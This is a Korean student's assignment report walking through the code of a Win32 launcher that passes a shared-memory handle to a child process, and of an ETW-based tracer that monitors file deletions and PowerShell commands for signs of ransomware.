

KU - Class74 - Assignment #3

이유섭 / 2018320022

본 프로젝트의 전체 코드는 아래 링크를 통해 확인할 수 있으며, 작성된 코드의 양이 많아 본 보고서는 주요 기능에 대해서만 서술하였다.

<https://github.com/jpark-classroom/class74-LeeYuseop.git>

Launcher 코드는 이전 과제인 Assignment #2 에서 작성한 코드를 활용하였으며, Launcher를 통해 실행하는 프로세스가 달라져 해당 부분만 수정하였다. 따라서 Assignment #2 보고서를 읽었다면, Launcher 부분은 건너 뛰어도 좋다.


Launcher

Launcher는 다음 4가지 작업을 한다.

- 공유 메모리를 만든다.
- 사용자로부터 이름과 학번을 입력 받는다.
- 사용자가 Run 버튼을 누르면 사용자가 입력한 값들을 공유 메모리에 쓰고, Tracer를 실행시킨다. (공유 메모리도 공유해야 한다.)
- Tracer 종료 시, Tracer가 공유메모리로 넘긴 실행 시간을 화면에 출력한다.

Launcher project에서는 MainDlg.cpp 파일에 주요 기능들이 모두 구현되어 있다.

Dialog 파일



이는 project-launcher.rc 파일 중 Dialog 파일로 project-launcher 프로젝트 실행 시 제일 먼저 뜨게 될 화면이다.

사용자가 샘플 입력란에 해당하는 부분에 이름과 학번을 쓰고 우측 하단에 있는 Run 버튼을 누르면 미리 만들어 뒀던 project-tracer 실행파일이 실행된다. 이후 project-tracer 실행파일이 종료되면, 지금은 아무것도 쓰여있지 않아 보이진 않지만, Student ID 텍스트 아래에 project-tracer 실행파일의 실행 시간이 출력된다.

OnInitDialog 함수

```
LRESULT CMainDlg::OnInitDialog(UINT /*uMsg*/, WPARAM /*wParam*/, LPARAM
/*lParam*/, BOOL& /*bHandled*/) {
    // dialog 설정
    CenterWindow();

    // 아이콘 설정
    HICON hIcon = AtlLoadIconImage(IDR_MAINFRAME, LR_DEFAULTCOLOR,
::GetSystemMetrics(SM_CXICON), ::GetSystemMetrics(SM_CYICON));
    SetIcon(hIcon, TRUE);
    HICON hIconSmall = AtlLoadIconImage(IDR_MAINFRAME, LR_DEFAULTCOLOR,
::GetSystemMetrics(SM_CXSMICON), ::GetSystemMetrics(SM_CYSMICON));
    SetIcon(hIconSmall, FALSE);

    // 공유메모리 생성
    m_hSharedMem.reset(::CreateFileMapping(INVALID_HANDLE_VALUE, nullptr,
PAGE_READWRITE, 0, 1 << 16, nullptr));
    ATLASSERT(m_hSharedMem);

    return TRUE;
}
```

OnInitDialog 함수는 CMainDlg class에서 가장 먼저 실행되는 함수로, 미리 만들어 두었던 dialog를 띄우고, 아이콘을 설정하며, 가장 중요한 공유 메모리를 생성하게 된다.

공유 메모리는 CreateFileMapping 함수를 사용하여 만들 수 있다. 해당 함수에서 반환된 handle 값은 헤더파일에서 미리 정의해 두었던 m_hSharedMem 변수에 저장하여 이후 필요할 때마다 공유 메모리의 handle 값을 얻어 사용할 수 있다.

```
HANDLE CreateFileMapping(
    [in] HANDLE hFile,
    [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,
    [in] DWORD flProtect,
    [in] DWORD dwMaximumSizeHigh,
    [in] DWORD dwMaximumSizeLow,
    [in, optional] LPCSTR lpName
);
```

CreateFileMapping 함수는 위와 같이 생겼으며, 우리는 처음 공유메모리를 만들어야 하기 때문에 hFile 인자에 INVALID_HANDLE_VALUE 값을 넣었으며, 읽기/쓰기 권한을 주기 위해 flProtect 인자에 PAGE_READWRITE 값을 넣어주었다. hFile 인자에 INVALID_HANDLE_VALUE 값을 넣게 되면 dwMaximumSizeHigh와 dwMaximumSizeLow 인자를 설정해주어야 하는데, 본 프로젝트에서는 각각 0과 1<<16() 값을 넣어주었다.

OnRun 함수

```
LRESULT CMainDlg::OnRun(WORD, WORD, HWND, BOOL &) {
    // 사용자가 입력한 값을 공유 메모리에 입력
    WriteInfo();

    // thread를 만들어 tracer 실행 및 대기
    HANDLE hThread = ::CreateThread(nullptr, 0, ThreadProc, (void*)this, 0,
    nullptr);
    CloseHandle(hThread);

    return 0;
}
```

OnRun 함수는 Run 버튼을 클릭시 실행되는 함수로, 공유 메모리에 사용자가 입력한 정보를 쓴 후, thread를 생성하여, 생성된 thread에서 tracer를 실행하고 대기하는 작업이 이루어진다.

```
HANDLE CreateThread(
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in] SIZE_T dwStackSize,
    [in] LPTHREAD_START_ROUTINE lpStartAddress,
    [in, optional] __drv_aliasesMem LPVOID lpParameter,
    [in] DWORD dwCreationFlags,
    [out, optional] LPDWORD lpThreadId
);
```

thread를 생성하는 CreateThread 함수를 살펴보면, lpStartAddress 인자로 thread를 만들어 실행하고자 하는 함수의 포인터를 넘겨주게 된다. 그러나 class 내부 함수는 CreateThread 함수의 인자로 넘겨줄 수가 없다. 이를 해결하기 위해 본 프로젝트에서는 ThreadProc 이라는 외부 함수를 만들어 인자로 넘겨주었으며, ThreadProc 함수에서 class 내부 함수를 호출하도록 작성하였다. 또한 lpParameter 인자로 this를 넘겨줌으로써, 새로운 class를 만들지 않고 기존의 class의 내부 함수를 호출 할 수 있도록 하였다.

```
BOOL CloseHandle(
    [in] HANDLE hObject
);
```

CloseHandle 함수는 생성했던 프로세스 혹은 스레드의 핸들을 닫는 함수로 OnRun 함수에서는 thread를 닫는 용도로 쓰였으며, 이후 프로세스를 닫는 용도로도 쓰인다.

OnRun에서 쓰인 WriteInfo 함수와 ThreadProc 함수, 그리고 ThreadProc 함수에서 호출하는 CreateProc 함수에 대해서도 살펴보자.

WriteInfo 함수

```
void CMainDlg::WriteInfo() {
    // 공유 메모리를 쓰기 기능으로 매핑
    void* buffer = ::MapViewOfFile(m_hSharedMem.get(), FILE_MAP_WRITE, 0, 0, 0);
    if (!buffer) return;    // 공유 메모리 매핑 실패 시, return

    // Name 가져오기
    CString name;
    GetDlgItemText(IDC_NAME, name);
}
```

```

::wcscpy_s((PWSTR)buffer, name.GetLength() + 1, name);

// '\0'로 Name과 Student ID 구분하기
::wcscpy_s((PWSTR)buffer + name.GetLength(), 1, L"\0");

// Student ID 가져오기
CString student_id;
GetDlgItemText(IDC_STUDENT_ID, student_id);
::wcscpy_s((PWSTR)buffer + name.GetLength() + 1, student_id.GetLength() + 1,
student_id);

// 공유 메모리 매핑 해제
::UnmapViewOfFile(buffer);
}

```

WriteInfo 함수는 사용자가 입력한 값을 공유메모리에 쓰는 작업을 하므로, MapViewOfFile 함수를 이용해 공유 메모리를 매핑하고, 마지막에 UnmapViewOfFile 함수를 이용해 공유 메모리 매핑을 해제한다. 사용자가 Edit Control 에 입력한 값은 GetDlgItemText 함수로 가져올 수 있으며, 이 값은 wcscpy_s 함수를 통해 공유 메모리에 복사할 수 있다. 본 프로젝트에서는 사용자로부터 2개의 입력을 받게되는 반면, 공유메모리는 하나를 사용하므로 이를 적절히 저장하여야 한다. 이에 이름과 학번 사이에 null 값인 '\0'를 써주어 이 둘을 구분하였다. 두 문자열을 다른 값을 이용해 두 문자열을 구분했다면, 이름을 복사할 때 이름의 길이를 같이 알아야 하거나 이름과 학번을 따로 구분하는 코드를 작성해야 하지만 '\0'로 두 문자열을 구분하게 되면 공유메모리의 값을 그대로 읽으면 이름만 읽을 수 있고, 처음으로 나타난 '\0' 이후의 값을 읽으면 학번만 읽을 수 있다는 장점이 있다.

```

LPVOID MapViewOfFile(
    [in] HANDLE hFileMappingObject,
    [in] DWORD dwDesiredAccess,
    [in] DWORD dwFileOffsetHigh,
    [in] DWORD dwFileOffsetLow,
    [in] SIZE_T dwNumberOfBytesToMap
);

```

MapViewOfFile 함수는 위와 같이 생겼으며, hFileMappingObject 인자로 매핑하고자 하는 공유 메모리의 handle 값을 넘겨주며, dwDesiredAccess 인자로 부여하고자 하는 권한을 넘겨주면 된다. dwDesiredAccess 인자에 관련한 값으로는 FILE_MAP_ALL_ACCESS와 FILE_MAP_READ, FILE_MAP_WRITE가 있으며, 이름에서 알 수 있듯이, 읽기/쓰기 권한, 읽기 권한, 쓰기 권한으로 hFileMappingObject 인자에 넘긴 handle 을 매핑하겠다는 의미이다.

```

BOOL UnmapViewOfFile(
    [in] LPCVOID lpBaseAddress
);

```

UnmapViewOfFile 함수는 MapViewOfFile 함수로부터 매핑한 공유 메모리를 해제할 때 쓰는 함수로 MapViewOfFile 함수에서 반환한 값을 인자로 넘겨주면 된다.

```

UINT GetDlgItemTextA(
    [in] int nIDDlgItem,
    [out] LPSTR lpString,
);

```

GetDlgItemText 함수는 dialog control 에 있는 값을 가져오는 함수로, nIDDlgItem에는 값을 가져오고자 하는 dialog control ID를, lpString에는 값을 저장할 WCHAR 배열 주소를 넘겨주면 된다.

ThreadProc 함수

```
// thread에서 class 내부 함수를 실행할 수 없어 외부 함수 ThreadProc를 통하여 class 내부  
// 함수 실행  
DWORD WINAPI ThreadProc(LPVOID IParam) {  
    return ((CMainDlg*)IParam)->CreateProc();  
}
```

ThreadProc 함수는 class 내부 함수를 thread로 호출할 수 없어 형식적으로 들르는 외부 함수로, CMainDlg class 객체를 인자로 받아 CMainDlg class의 내부 함수인 CreateProc을 실행시키도록 하였다.

CreateProc 함수

```
DWORD CMainDlg::CreateProc() {  
    // 상속 가능하도록 공유 메모리 설정  
    ::SetHandleInformation(m_hSharedMem.get(), HANDLE_FLAG_INHERIT,  
        HANDLE_FLAG_INHERIT);  
  
    STARTUPINFO si = {sizeof(si)};  
    PROCESS_INFORMATION pi;  
  
    // command line 생성  
    WCHAR path[MAX_PATH] = _T("project-tracer.exe");  
    // command line 마지막에 공유 메모리 핸들 값을 붙여줌.  
    WCHAR handle[16];  
    ::_itow_s((int)(ULONG_PTR)m_hSharedMem.get(), handle, 10);  
    ::wcscat_s(path, L" ");  
    ::wcscat_s(path, handle);  
  
    // 새로운 process 실행 (tracer 실행)  
    if (::CreateProcess(nullptr, path, nullptr, nullptr, TRUE,  
        0, nullptr, nullptr, &si, &pi)) {  
        // tracer 실행 후 대기  
        ::WaitForSingleObject(pi.hProcess, INFINITE);  
        // tracer 종료 시, timestamp 출력  
        writeTimeStamp();  
        ::CloseHandle(pi.hProcess);  
        ::CloseHandle(pi.hThread);  
    }  
    else;    // error  
  
    return 0;  
}
```

CreateProc 함수는 미리 만들어둔 tracer를 실행시키는 함수로, 크게 공유 메모리 핸들을 넘기고 tracer 실행 및 대기 후 실행 시간을 출력하는 과정으로 나뉜다. tracer는 CreateProcess 함수를 통해 실행하게 되는데, 이 때, 공유 메모리 핸들도 같이 command line으로 넘김으로써, tracer가 실행 후 공유 메모리를 사용할 수 있게 해준다. 이를 위해 우선 인자 값을 HANDLE_FLAG_INHERIT로 SetHandleInformation 함수를 실행함으로써 공유 메모리의 핸들 값을 상속 가능하게 바꿔준다. 이후 "project-tracer.exe [공유 메모리 핸들]" 형식의 command line으로 넘길 문자열을 생성해준다. 만든 command line을

CreateProcess 함수를 통해 실행시켜주면 tracer가 실행되게 된다. 이후, 성공적으로 tracer가 실행되면, 해당 프로세스가 끝날때 까지 WaitForSingleObject 함수를 통해 기다려주고, tracer 종료 시, WriteTimeStamp 함수를 통해 tracer가 공유 메모리로 넘긴 실행 시간을 출력하고 tracer의 프로세스 핸들과 스레드 핸들을 닫아준다.

```
BOOL SetHandleInformation(  
    [in] HANDLE hObject,  
    [in] DWORD dwMask,  
    [in] DWORD dwFlags  
);
```

SetHandleInformation 함수로 hObject 인자로써 정보를 변경하고자 하는 핸들 값을, dwMask와 dwFlags에는 변경하고자 하는 값들을 넣어주면 된다. dwMask와 dwFlags의 인자값으로는 HANDLE_FLAG_INHERIT과 HANDLE_FLAG_PROTECT_FROM_CLOSE가 있으며, 본 프로젝트에서는 상속을 해야하기 때문에 HANDLE_FLAG_INHERIT 인자를 사용하였다.

```
BOOL CreateProcessA(  
    [in, optional] LPCSTR lpApplicationName,  
    [in, out, optional] LPSTR lpCommandLine,  
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] BOOL bInheritHandles,  
    [in] DWORD dwCreationFlags,  
    [in, optional] LPVOID lpEnvironment,  
    [in, optional] LPCSTR lpCurrentDirectory,  
    [in] LPSTARTUPINFOA lpStartupInfo,  
    [out] LPPROCESS_INFORMATION lpProcessInformation  
);
```

CreateProcess 함수는 다양한 인자를 통하여 다양하게 사용될 수 있으나, 모든 것을 다루기에는 보고서의 성격과 맞지 않기 때문에 본프로젝트에서 사용한 인자값만 설명하고자 한다. 프로세스를 실행하는 방법은 lpApplicationName과 lpCommandLine 인자를 사용하는 2가지 방법이 있다. 그러나 본 프로젝트에서는 tracer를 실행 할 때, 공유 메모리 핸들 값도 같이 넘겨줘야 하므로 command line을 생성하여 command line으로 프로세스를 실행시키는 방법을 사용하였다. 또한 상속을 해야하기 때문에 bInheritHandles 값을 TRUE로 넘겨주었다.

```
DWORD WaitForSingleObject(  
    [in] HANDLE hHandle,  
    [in] DWORD dwMilliseconds  
);
```

WaitForSingleObject 함수는 특정 객체의 신호를 기다리는 함수로, 기다리고자 하는 객체의 handle 값을 hHandle 인자로 넘겨주며, dwMilliseconds 인자로 기다릴 시간을 넘겨준다. 시간은 milliseconds 단위이며, 신호를 받을 때까지 기다리게 하고 싶을 때에는 인자로 INFINITE를 넘겨주면 된다. INFINITE가 아닌 다른 값을 넘겨주게 되면, 신호가 오지 않더라도 해당 시간 이후 WAIT_TIMEOUT 값을 반환하며 함수가 끝나게 된다.

WriteTimeStamp 함수

```
void CMainDlg::WriteTimeStamp() {
    // 공유 메모리를 읽기 기능으로 매핑
    void* buffer = ::MapViewOfFile(m_hSharedMem.get(), FILE_MAP_READ, 0, 0, 0);
    if (!buffer) return;    // 공유 메모리 매핑 실패 시, return

    // "terminated timestamp: [공유 메모리 값]" 으로 text 배열 설정
    WCHAR text[100] = L"Running time: ";
    ::wcscat_s(text, (PCWSTR)buffer);

    SetDlgItemText(IDC_TIMESTAMP, (PCWSTR)text);


    ::UnmapViewOfFile(buffer);
}
```

WriteTimeStamp 함수는 tracer가 실행되고 종료될 때 공유 메모리에 쓴 Running time 값을 출력하는 함수로, MapViewOfFile 함수를 통해 공유 메모리를 읽기 권한으로 매핑한다. 이후 공유 메모리 값을 이용하여 "Running time: [공유 메모리 값]" 문자열을 만들고, 이를 IDC_TIMESTAMP dialog control에 적어준다.

```
BOOL SetDlgItemTextA(
    [in] int    nIDDlgItem,
    [in] LPCSTR lpString
);
```


setDlgItemText 함수는 getDlgItemText 함수와 반대로 nIDDlgItem 인자로 넘겨준 dialog control에 lpString 인자로 넘겨준 문자열을 적는 함수이다.

Launcher 실행 화면




project-launcher 프로젝트를 실행하게 되면 앞서 만들었던 Dialog 파일이 뜨는 것을 볼 수 있다.

Name과 Student ID에 이름과 학번을 적어서 Run 버튼을 누르면 아래와 같이 미리 만들어 두었던 project-tracer 파일이 실행된다.



실행된 project-tracer를 보면 앞서 launcher에서 적었던 이름과 학번이 적혀 있는 것을 확인할 수 있다.



project-tracer 종료 시, 프로그램 실행 시간이 project-launcher에 출력되는 것을 확인할 수 있다.

Tracer

Tracer에서는 Ransomware 위험성과 PowerShell 명령어를 통한 위험성을 탐색한다.

- Ransomware의 경우, 특정 폴더에서 여러 파일들이 삭제되고 지워지는 경우, Ransomware의 위험성이 있다고 판단하였다.
- PowerShell의 경우, PowerShell을 통해 실행되는 명령어들을 출력하게 하였으며, base64로 암호화 하여 실행시키는 명령어의 경우 복호화한 명령어도 같이 출력하게 하였다.

launcher가 tracer를 실행시키면 가장 먼저 wmain 함수가 실행이 된다. 이후 몇가지 세팅을 하면 이벤트가 발생할 때마다 OnEvent 함수가 호출되면서 컴퓨터를 모니터링하게 된다.

Tracer 코드는 실습 자료 Chapter20의 RunETW2 코드를 참고하여 작성하였다.

wmain 함수

```
int wmain(int argc, const wchar_t* argv[]) {  
    // 프로그램 시작 시간 측정  
    CTime startTime = CTime::GetCurrentTime();  
  
    // 한글 설정  
    setlocale(LC_ALL, "korean");  
    _wsetlocale(LC_ALL, L"korean");  
}
```



```

// 공유 메모리 설정
GetSharedMemoryHandle(argc, argv);

PrintInfo();

int res = Run();

// 프로그램 종료 시간 측정
CTime endTime = CTime::GetCurrentTime();

// 공유 메모리에 프로그램 실행 시간 입력
WriteTimeInSharedMemory(endTime - startTime);

return 0;
}

```

tracer가 실행되면 가장 먼저 wmain 함수가 실행된다. tracer가 실행되고 가장 먼저 해야 할 일은 프로그램이 시작된 시간을 측정하는 것이며, 이는 마지막에 wmain 함수가 종료되기 전에 시간을 한번 더 측정해 tracer의 실행 시간을 공유 메모리에 입력하는데 사용된다. 프로그램 설명 부분에서도 한글이 쓰이며, 파일을 읽는 과정에서 한글 파일도 읽을 수 있기 때문에 한글 설정을 해준다. 이후, launcher에서 넘겨준 handle 값으로 공유 메모리를 설정해야 하기 때문에 GetSharedMemoryHandle 함수를 command line에 대한 정보가 담긴 argc와 argv 값을 인자로 넘겨 호출해준다. PrintInfo 함수를 통해 본 프로그램에 대한 간략한 소개를 시작으로 Run 함수를 통해 모니터링을 시작하게 된다. Run 함수가 종료된 후에는 마지막으로 시간을 한번 더 측정 한 후, 처음 측정한 시간과의 차이를 WriteTimeInSharedMemory 함수의 인자로 넘겨 실행시켜준다.

```
CTime GetCurrentTime();
```

GetCurrentTime 은 현재 시간을 CTime 형으로 불러오는 함수이다.

GetSharedMemoryHandle 함수

```

wil::unique_handle m_hSharedMem;

// m_sharedMem 변수에 공유 메모리 설정을 해주는 함수
void GetSharedMemoryHandle(int argc, const wchar_t* argv[])
{
    if (argc == 1) {
        // 단독 실행 시 공유 메모리 생성
        m_hSharedMem.reset(::CreateFileMapping(INVALID_HANDLE_VALUE, nullptr,
        PAGE_READWRITE, 0, 1 << 16, nullptr));
    }
    else {
        // launcher를 통해 실행 시, launcher에서 넘겨준 핸들 값으로 공유 메모리 설정
        m_hSharedMem.reset((HANDLE)(ULONG_PTR)::_wtoi(argv[argc - 1]));
    }
}

```

GetSharedMemoryHandle 함수는 전역 변수인 m_hSharedMem 변수에 공유 메모리 핸들값을 설정해주는 함수이다. launcher 가 공유 메모리를 생성하여 핸들 값을 넘겨주는 경우에는 tracer를 실행시키는 command line 마지막에 공유 메모리 핸들 값이 붙어 있을 것이기 때문에 else문과 같이 argv[argc - 1]의 값을 바탕으로 공유 메모리를 생성해주고, tracer 단독으로 실행되거나 공유 메모리 핸들 값을 받지

못한 경우를 대비하여 넘겨 받은 공유 메모리 handle 값이 없을 시 새로 생성하는 것을 볼 수 있다.

PrintInfo 함수

[illegible]

```
wprintf(L"- PowerShell를 통해 실행되는 명령어를 잡아내며, 암호화된 명령어의 경우 복호화하여 보여준다.\n");
wstring(L"- 본 프로그램은 우리도 모르게 돌아가고 있는 컴퓨터의 취약점을 찾아주며, 추후 이를 보완하기 쉽도록 정보를 제공한다.\n");
PrintLine();
wstring(L"\n");
}
```

PrintInfo 함수는 tracer가 실행될 때 가장 먼저 화면에 출력을 하는 함수로 tracer가 어떤 프로그램인지에 대한 간단한 정보를 출력해준다. 따라서 대부분 단순 출력 명령어로만 이루어져 있지만, launcher에서 공유 메모리로 넘겨준 이름과 학번을 출력해줘야 하기 때문에 출력하기 앞서 Assignment #2에서 했던 것과 같이 공유 메모리에서 이름과 학번을 가져와 준다. 이름과 학번이 가져오지 못한 경우, 이름은 None, 학번은 null로 뜨게 하였다.

일정한 길이의 줄을 원활히 출력하기 위해 아래와 같이 PrintLine 함수를 만들어 사용하였다.

```
void PrintLine()
{
    wprintf(L"-----\n");
}
```

WriteTimeInSharedMemory 함수

```
void writeTimeInSharedMemory(CTimeSpan time_)
{
    void* buffer = ::MapViewOfFile(m_hSharedMem.get(), FILE_MAP_WRITE, 0, 0, 0);
    if (!buffer) return;    // 공유 메모리 매핑 실패 시, return

    // 시간을 공유 메모리에 입력
    ::wcscpy_s((PWSTR)buffer, 100, time_.Format(L"%H:%M:%S"));

    // 공유 메모리 매핑 해제
    ::UnmapViewOfFile(buffer);
}
```

Run 함수를 보기에 앞서, WriteTimeInSharedMemory 함수를 빠르게 먼저 살펴보자. Assignment #2 보고서를 봤다면 이 부분은 그리 어렵지 않을 것이다. 앞서 GetSharedMemoryHandle 함수에서 전역변수 m_hSharedMem 변수에 공유 메모리 핸들 값을 설정해 뒀으므로 이를 이용하여 공유 메모리를 write 모드로 buffer와 매핑 시킨 후, 성공 시 시간을 "HH:MM:SS" 형식으로 입력해주기만 하면 된다.

Run 함수

```
int Run() {
    PCWSTR filename = nullptr;
    bool realTime = false;

    std::vector<PCWSTR> names;

    //filename = L"result.etl";    // 저장할 파일 이름
    realTime = true;              // -r 옵션
}
```

```

// provider 종류
// names.push_back(L"Microsoft-Windows-Kernel-File");
names.push_back(L"Microsoft-Windows-FileInfoMinifilter");
// names.push_back(L"Microsoft-Windows-FileServices-ServerManager-
EventProvider");
// names.push_back(L"Microsoft-Windows-FileShareShadowCopyProvider");
// names.push_back(L"Microsoft-Windows-Kernel-Network");
names.push_back(L"Microsoft-Windows-PowerShell");
// names.push_back(L"Microsoft-Windows-DNS-Client");

auto providers = GetProviders(names);
if(providers.size() < names.size()) {
    wprintf(L"Not all providers found");
    return 1;
}

if(!RunSession(providers, filename, realTime)) {
    wprintf(L"Failed to run session\n");
    return 1;
}

return 0;
}

```

Run 함수에서는 모니터링 한 결과를 파일로 저장할 것인지와, real time으로 출력할 것인지, 그리고 어떤 provider를 사용하여 모니터링을 할 것인지 정한다. filename 변수에 결과를 저장할 파일명을 쓸 경우, 프로그램 종료 후 로그를 기록할 수 있게 된다. 본 프로젝트에서는 이를 사용하지 않았다. 실시간으로 화면에 출력하고자 한다면 realTime 변수의 값을 true로 설정해주면 되며, 폰 프로젝트에서는 의심되는 부분을 바로바로 알려줘야 하기에 realTime 변수를 true로 설정해주었다. provider의 경우, 위의 코드와 같이 names.push_back(L"[provider]"); 명령어를 사용하여 추가해줄 수 있으며, 본 프로젝트에서는 "Microsoft-Windows_fileInfoMinifilter" provider를 통해 ransomware를, "Microsoft-Windows-PowerShell" provider를 통해 powershell을 모니터링하였다.

이름으로 provider를 설정하는 것은 사용자 편의를 위한 것이며, 실제로는 각각에 부여된 번호를 가지고 있어야 한다. 이를 해주는 것이 GetProviders 함수이며, 이는 이미 구현된 함수를 사용하였다. provider 준비가 끝났다면 RunSession 함수를 호출하여 모니터링 준비를 완료해주면 된다.

OnEvent 함수

앞선 과정이 이벤트를 모니터링하기 전 설정하는 부분이며, 설정을 잘 했다면, 이벤트가 발생할 때마다 OnEvent CALLBACK 함수가 호출될 것이다. 그럼 이제 우리는 OnEvent 함수가 호출 될 때마다, 이벤트를 분석하여 유의미한 값을 가공해내면 된다.

```

#define PRINT_ALL false

void CALLBACK OnEvent(PEVENT_RECORD rec) {
    if(PRINT_ALL) DisplayGeneralEventInfo(rec);

    ULONG size = 0;
    auto status = ::TdhGetEventInformation(rec, 0, nullptr, nullptr, &size);
    assert(status == ERROR_INSUFFICIENT_BUFFER);

    auto buffer = std::make_unique<BYTE[]>(size);
}

```

```

if(!buffer) {
    wprintf(L"Out of memory!\n");
    ::ExitProcess(1);
}

auto info = reinterpret_cast<PTTRACE_EVENT_INFO>(buffer.get());
status = ::TdhGetEventInformation(rec, 0, nullptr, info, &size);
if(status != ERROR_SUCCESS) {
    wprintf(L"Error processing event!\n");
    return;
}

DisplayEventInfo(rec, info);
}

```

